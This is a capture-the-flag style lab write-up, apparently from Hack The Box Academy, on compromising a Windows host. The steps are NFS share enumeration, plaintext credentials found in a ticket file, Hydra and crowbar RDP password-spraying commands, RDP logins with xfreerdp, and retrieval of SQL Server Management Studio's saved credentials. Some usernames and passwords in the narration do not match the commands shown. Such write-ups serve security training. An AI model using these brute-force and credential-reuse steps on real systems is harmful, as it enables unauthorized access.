
The attack first start with a Nmap scan to check for what services are running on the system

There were two significant services that NSE gave results on, first is the NFS and second is RDP



```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WINMEDIUM
| Issuer: commonName=WINMEDIUM
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-01-25T05:19:07
| Not valid after:  2025-07-27T05:19:07
| MD5:   66e6:71f5:c957:e498:a9ac:6d7d:69fc:45c5
|_SHA-1: 850e:8879:f644:f162:fa60:33b6:7931:6a81:e383:a2dc
| rdp-ntlm-info:
|   Target_Name: WINMEDIUM
|   NetBIOS_Domain_Name: WINMEDIUM
```

Since the requirements was to look for the password of user HTB, I checked on which mount is available.

```
┌─[us-academy-2]─[10.10.15.217]─[htb-ac-1244319@htb-ijhyecfdag]─[~]
└──╼ [★]$ showmount -e 10.129.202.41
Export list for 10.129.202.41:
/TechSupport (everyone)
```

I tried to access the mount but somehow got denied

```
┌─[us-academy-2]─[10.10.15.217]─[htb-ac-1244319@htb-ijhyecfdag]─[~]
└──╼ [★]$ sudo mount -t nfs 10.129.202.41:/TechSupport ./target-nfs/ -o nolock,v
ers=3
┌─[us-academy-2]─[10.10.15.217]─[htb-ac-1244319@htb-ijhyecfdag]─[~]
└──╼ [★]$ cd target-nfs/
bash: cd: target-nfs/: Permission denied
```

So I thought NFS was not the attack vector I am looking for.

I then shift my attention to the RDP. From the https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-rdp.html wiki, I tried to perform a password bruteforcing using hydra.

Password Spraying

Be careful, you could lock accounts

bash

```
# https://github.com/galkan/crowbar
crowbar -b rdp -s 192.168.220.142/32 -U users.txt -c 'password123'
# hydra
hydra -L usernames.txt -p 'password123' 192.168.2.143 rdp
```

```
ssion.
┌─[us-academy-2]─[10.10.15.217]─[htb-ac-1244319@htb-ijhyecfdag]─[~]
└──╼ [★]$ hydra -l HTB -P /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt -t 16 10.129.202.41 rdp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-26 01:09:09
```

Apparently I wasted an hour for nothing. With 2 probable attack vectors being inaccessible for the time being, I conclude that my approach is flawed.

When I check the accessibility of the mount, I see that it differs from my pwnbox's id (Note that I got two folders of two different attempts, serving the same files)

```
drwxr-xr-x 2 htb-ac-1244319 htb-ac-1244319  4096 Jan 25 23:05 Music
drwxr-xr-x 2 htb-ac-1244319 htb-ac-1244319  4096 Jan 26 00:46 nfs
drwxr-xr-x 2 htb-ac-1244319 htb-ac-1244319  4096 Jan 25 23:05 Pictures
drwxr-xr-x 2 htb-ac-1244319 htb-ac-1244319  4096 Jan 25 23:05 Public
drwx------ 2     4294967294     4294967294 65536 Jan 25 23:19 target-nfs
drwx------ 2     4294967294     4294967294 65536 Jan 25 23:19 target-NFS
```

I tried to see if root command works here

```
┌─[us-academy-2]─[10.10.15.217]─[htb-ac-1244319@htb-ijhyecfdag]─[~]
└──╼ [★]$ sudo find target-NFS/
target-NFS/
target-NFS/ticket4238791283649.txt
```

I randomly `sudo nano` one of the file and i see that it's empty, so I try to search for a non-empty txt.

```
┌──[us-academy-2]─[10.10.15.217]─[htb-ac-1244319@htb-ijhyecfdag]─[~]
└──╼ [★]$ sudo find ./target-NFS -type f -not -empty -exec ls -l {} \;
-rwx------ 1 nfsuser 4294967294 1305 Nov 10  2021 ./target-NFS/ticket42387912837
82.txt
```

The file happened to store a credential of user 'alex'

```
1smtp {
    host=smtp.web.dev.inlanefreight.htb
    #port=25
    ssl=true
    user="alex"
    password="lol123!mD"
    from="alex.g@web.dev.inlanefreight.htb"
8}
 9
10securesocial {
11
12    onLoginGoTo=/
13    onLogoutGoTo=/login
14    ssl=false
15
16    userpass {
17      withUserNameSupport=false
18      sendWelcomeEmail=true
19      enableGravatarSupport=true
20      signupSkipLogin=true
```

there's also a domain I tried to access but bear no result


```
27
28      cookie {
29      #       name=id
30      #       path=/login
31      #       domain="10.129.2.59:9500"
32              httpOnly=true
33              makeTransient=false
34              absoluteTimeoutInMinutes=1440
35              idleTimeoutInMinutes=1440
36      }
```

I tried to use the same credential to access the RDP and it works

```
┌─[us-academy-2]─[10.10.15.217]─[htb-ac-1244319@htb-ijhyecfdag]─[~/crowbar]
└──╼ [★]$ xfreerdp /u:sa /p:'87N1ns@slls83' /v:10.129.202.41
[03:15:20:370] [750260:750261] [WARN][com.freerdp.crypto] - Certificate veri
fication failure 'self-signed certificate (18)' at stack position 0
[03:15:20:370] [750260:750261] [WARN][com.freerdp.crypto] - CN = WINMEDIUM
```


There was a SQL Studio Management on the windows GUI, but no matter what credentials I tried it won't connect.

I tried to look for folders in the system and I came across this funny looking file.



Turns out it contains the credentials of a username called 'sa'.


I used that credentials to access the SQL again but led to failure. The word 'sa' strike me with 'SystemAdministrator' so I tried to go into the admin folder to see if there's anything interesting and there's none.



I tried to login into RDP, again. But this time with the sa user.

```
┌─[us-academy-2]─[10.10.15.217]─[htb-ac-1244319@htb-ijhyecfdag]─[~/crowbar]
└──╼ [★]$ xfreerdp /u:Administrator /p:'87N1ns@slls83' /v:10.129.202.41
[03:15:33:341] [750612:750638] [WARN][com.freerdp.crypto] - Certificate veri
fication failure 'self-signed certificate (18)' at stack position 0
[03:15:33:341] [750612:750638] [WARN][com.freerdp.crypto] - CN = WINMEDIUM
[03:15:37:648] [750612:750638] [ERROR][com.winpr.timezone] - Unable to find
a match for unix timezone: US/Central
[03:15:37:249] [750612:750638] [INFO][com.freerdp.gdi] - Local framebuffer f
ormat  PIXEL_FORMAT_BGRX32
```

When I tried to look for if SQL Studio actually saves the credentials somewhere on the machine, I came across just that. Note: This file is in the AppData which I check somewhere on stackoverflow



It's actually the wrong file. Btw.

> It would be helpful to know what version of SQL Server and what OS you're running SSMS on. That being said, for SQL Server 2008, it's stored in the SqlStudio.bin file found:
>
> ```
> %appdata%\Microsoft\Microsoft SQL Server\100\Tools\Shell\SqlStudio.bin
> ```
>
> It's my understanding that there are a lot of other settings stored in here and that simply moving that file somewhere, may or may not work for you

But I came across this thread, saying that the saved credentials is somewhere on the machine. Which means that the Admin has login and saved the password somehow

Removing the remembered login and password list in SQL Server Management Studio

Asked 16 years, 1 month ago Modified 1 year, 1 month ago Viewed 182k times

299

I've recently used our company's spare laptop (that has a general user set up) while mine was being repaired. I've checked the "Remember password" option in SQL Server Management Studio when logging in to the database.

I need to clear the login and password information that I have used to prevent the next person that will use the laptop from using my login names and passwords. How can I do this?

sql-server security authentication ssms

So after I ran the SQL Studio (which is not on the Desktop, I has to go into the install location), and login, it works.

After searching for some table, whichever has credentials-related name, I click on and the result is in front of me.